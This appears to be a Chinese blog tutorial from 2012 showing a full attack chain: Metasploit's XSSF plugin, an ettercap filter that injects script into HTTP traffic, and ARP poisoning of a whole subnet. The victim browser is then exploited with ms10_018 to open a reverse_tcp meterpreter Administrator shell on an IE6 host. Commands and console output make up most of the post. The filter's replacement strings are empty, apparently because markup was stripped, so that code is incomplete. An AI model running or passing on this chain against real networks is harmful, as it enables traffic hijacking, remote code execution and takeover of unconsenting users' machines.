Xssf Inject with ettercap and Arp PoisoningClsHack

2012-05-07 06:46:50 By admin

前言

为了对付层出不穷的网络威胁，市场上出现了很多软件产品，专家们也给出了很多建议。尽管这些产品和建议使用户在上网浏览时会错误地产生安全感，但是却无法解决应用层的安全漏洞问题。Web浏览器集成在系统当中，需要依靠共享的基础组件工作，这种类似IE浏览器和Windows操作系统之间的关系加剧了浏览器的安全风险，其弱点很可能被不法分子加以利用。

Web技术缺乏多样性IE浏览器在桌面浏览器技术中已经占据统治地位。浏览器的同质化对于系统的兼容性也许是好事，但是对于网络安全却不是好事，浏览器的缺陷直接影响到数量巨大的用户。一旦不法分子利用浏览器中的安全漏洞实施攻击，由于多数企业网络的安全措施只有简单的用户名和密码，企业网络都将面临灭顶之灾，后果不堪想象。

单纯的攻击方式已经不在满足渗透者的需求 我们需要非主流

生成你的xssf

攻击方式最为灵活的xssf，我选择了包含攻击种类最多的Metasploit，参考1

```
msf >  load xssf
[-] Your Ruby version is 1.9.2. Make sure your version is up-to-date with the last non-vulnerable versio
n before using XSSF!



 ___  ___  _____   _____  _______
|_  _||_  _|.' ___ \ .' ___ \ |_   __  |
 \ \ / /  | (__ \_|| (__ \_|  | |_ \_|
  > `' _/ /'`\ \_ | \___) | | \___) | _| |_
|____||____| \_____.' \_____.'|_____| Cross-Site Scripting Framework 2.1
                              Ludovic Courgnaud - CONIX Security


[+] Please use command 'xssf_urls' to see useful XSSF URLs
[*] Successfully loaded plugin: xssf
msf >  xssf_urls
[+] XSSF Server  : 'http://222.219.171.92:8888/'  or 'http://:8888/'
[+] Generic XSS injection: 'http://222.219.171.92:8888/loop'  or 'http://:8888/loop'
[+] XSSF test page  : 'http://222.219.171.92:8888/test.html' or 'http://:8888/test.html'

[+] XSSF Tunnel Proxy : 'localhost:8889'
[+] XSSF logs page : 'http://localhost:8889/gui.html?guipage=main'
[+] XSSF statistics page: 'http://localhost:8889/gui.html?guipage=stats'
```

```
[+] XSSF help page : 'http://localhost:8889/gui.html?guipage=help'
msf >
```

生成你的Ettercap规则

参考2 各位大牛别搞我IP。。

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
         replace("Accept-Encoding", "Accept-Nothing!");
     }
}
if (ip.proto == TCP && tcp.src == 80) {
 if (search(DATA.data, "")) {
  replace("", " ");
  msg("Codice iniettatto...\n");
 }
 if (search(DATA.data, "")) {
  replace("", " ");
  msg("Codice iniettatto...\n");
 }
}
```


编译执行 启动ARP

```
root@Dis9Team:/tmp# nano xss
root@Dis9Team:/tmp# etterfilter xss -o xss.ef

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA


 12 protocol tables loaded:
 DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

 11 constants loaded:
 VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

 Parsing source file 'xss'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'xss.ef'  done.

 ->  Script encoded into 20 instructions.
```

```
root@Dis9Team:/tmp# ettercap -T -q -i vmnet8 -F xss.ef -M ARP // // -P autoadd
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Content filters loaded from xss.ef...
Listening on vmnet8... (Ethernet)

vmnet8 ->   00:50:56:C0:00:08          5.5.5.1     255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>  | 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating autoadd plugin...
```

测试目标机访问

当目标浏览80端口的时候 并且网页中有元素，ETTERCAP就会劫持我数据 注入我们的XSS地址



浏览器的脆弱利用

更具你浏览器的版本 选择对应的EXPLOIT

msf > xssf_victims

Victims
=======

id xssf_server_id active ip interval browser_name browser_version cookie
-- -------------- ------ -- -------- ------------ --------------- ------
1 1 true 222.219.171.92 5 Internet Explorer 6.0 YES

[*] Use xssf_information [VictimID] to see more information about a victim
msf > xssf_information 1

INFORMATION ABOUT VICTIM 1
==========================
IP ADDRESS : 222.219.171.92
ACTIVE ? : TRUE
FIRST REQUEST : 2012-03-07 16:39:56 UTC
LAST REQUEST : 2012-03-07 16:40:06 UTC
CONNECTION TIME : 0hr 0min 10sec
BROWSER NAME : Internet Explorer
BROWSER VERSION : 6.0
OS NAME : Windows
OS VERSION : XP

ARCHITECTURE : ARCH_X86
LOCATION : http://222.219.171.92:8888
XSSF COOKIE ? : YES
RUNNING ATTACK : NONE
WAITING ATTACKS : 0
msf >

从上面可以看出 目标是WINDOWS IE6
搜索IE6

msf > search ie6

Matching Modules
==========

Name	Disclosure Date	Rank	Description
auxiliary/xssf/public/old_browsers/bypass_sop_ie6		normal	SOP Bypass
exploit/windows/browser/adobe_flashplayer_avm	2011-03-15	good	Adobe Flash Player AVM Bytecode Verification Vulnerability
exploit/windows/browser/hp_loadrunner_addfile	2008-01-25	normal	Persits XUpload ActiveX AddFile Buffer Overflow
exploit/windows/browser/hp_loadrunner_addfolder	2007-12-25	good	HP LoadRunner 9.0 ActiveX AddFolder Buffer Overflow
exploit/windows/browser/ms06_013_createtextrange	2006-03-19	normal	Internet Explorer createTextRange() Code Execution
exploit/windows/browser/ms06_071_xml_core	2006-10-10	normal	Internet Explorer XML Core Services HTTP Request Handling
exploit/windows/browser/ms07_017_ani_loadimage_chunksize	2007-03-28	great	Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HTTP)
exploit/windows/browser/ms09_043_owc_htmlurl	2009-08-11	normal	Microsoft OWC Spreadsheet HTMLURL Buffer Overflow
exploit/windows/browser/ms10_018_ie_behaviors	2010-03-09	good	Internet Explorer DHTML Behaviors Use After Free
exploit/windows/browser/nctaudiofile2_setformatlikesample	2007-01-24	normal	NCTAudioFile2 v2.x ActiveX Control SetFormatLikeSample() Buffer Overflow
exploit/windows/browser/realplayer_qcp	2011-08-16	average	RealNetworks Realplayer QCP Parsing Heap Overflow
exploit/windows/browser/teechart_pro	2011-08-11	normal	TeeChart Professional ActiveX Control

很多 选择一个Rank指为GOOD的吧

exploit/windows/browser/ms10_018_ie_behaviors	2010-03-09	good	Internet Explorer DHTML Behaviors Use After Free

用这个

```
msf > use exploit/windows/browser/ms10_018_ie_behaviors
msf exploit(ms10_018_ie_behaviors) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_018_ie_behaviors) > set LHOST 5.5.5.1
LHOST => 5.5.5.1
msf exploit(ms10_018_ie_behaviors) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 5.5.5.1:4444
[*] Using URL: http://0.0.0.0:8080/l13ec55pR44
[*] Local IP: http://222.219.171.92:8080/l13ec55pR44
msf exploit(ms10_018_ie_behaviors) >
[*] Server started.

msf exploit(ms10_018_ie_behaviors) > jobs

Jobs
====

 Id Name
 -- ----
 0 Exploit: windows/browser/ms10_018_ie_behaviors

msf exploit(ms10_018_ie_behaviors) >
```

进行利用

```
msf exploit(ms10_018_ie_behaviors) > xssf_exploit 1 0
[*] Searching Metasploit launched module with JobID = '0'...
[+] A running exploit exists: 'Exploit: windows/browser/ms10_018_ie_behaviors'
[*] Exploit execution started, press [CTRL + C] to stop it !

[+] Remaining victims to attack: [1 (1)]

[*] Sending Internet Explorer DHTML Behaviors Use After Free to 222.219.171.92:48378 (target: IE 6 S
P0-SP2 (onclick))...

[+] Code 'Exploit: windows/browser/ms10_018_ie_behaviors' sent to victim '1'
[+] Remaining victims to attack: NONE
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 222.219.171.92:44503 (target: IE 6 S
P0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 5.5.5.129
[*] Meterpreter session 1 opened (5.5.5.1:4444 -> 5.5.5.129:1343) at 2012-03-07 16:45:18 +0800
[*] Session ID 1 (5.5.5.1:4444 -> 5.5.5.129:1343) processing InitialAutoRunScript 'migrate -f'
```

```
[*] Current server process: iexplore.exe (3436)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3332
[+] Successfully migrated to process

msf  exploit(ms10_018_ie_behaviors) >  sessions

Active sessions
===============

 Id  Type              Information                          Connection
 --  ----              -----------                          ----------
 1   meterpreter x86/win32  DIS9TEAM-612ADE\Administrator @ DIS9TEAM-612ADE  5.5.5.1:4444 ->
5.5.5.129:1343 (5.5.5.129)

msf  exploit(ms10_018_ie_behaviors) >  sessions -i 1
[*] Starting interaction with 1...

meterpreter >  getuid
Server username: DIS9TEAM-612ADE\Administrator
meterpreter >
```

参考

1.http://fuzzexp.org/xss-attack-from-metasploit.html
2.http://fuzzexp.org/powerful-sniffing-tool-ettercap-the-using-the-tutorial-i-deceive-rules.html
3.http://fuzzexp.org/ettercap-filter-rules-send.html
4.http://fuzzexp.org/metasploit-and-beef-the-tutorial-chinese.html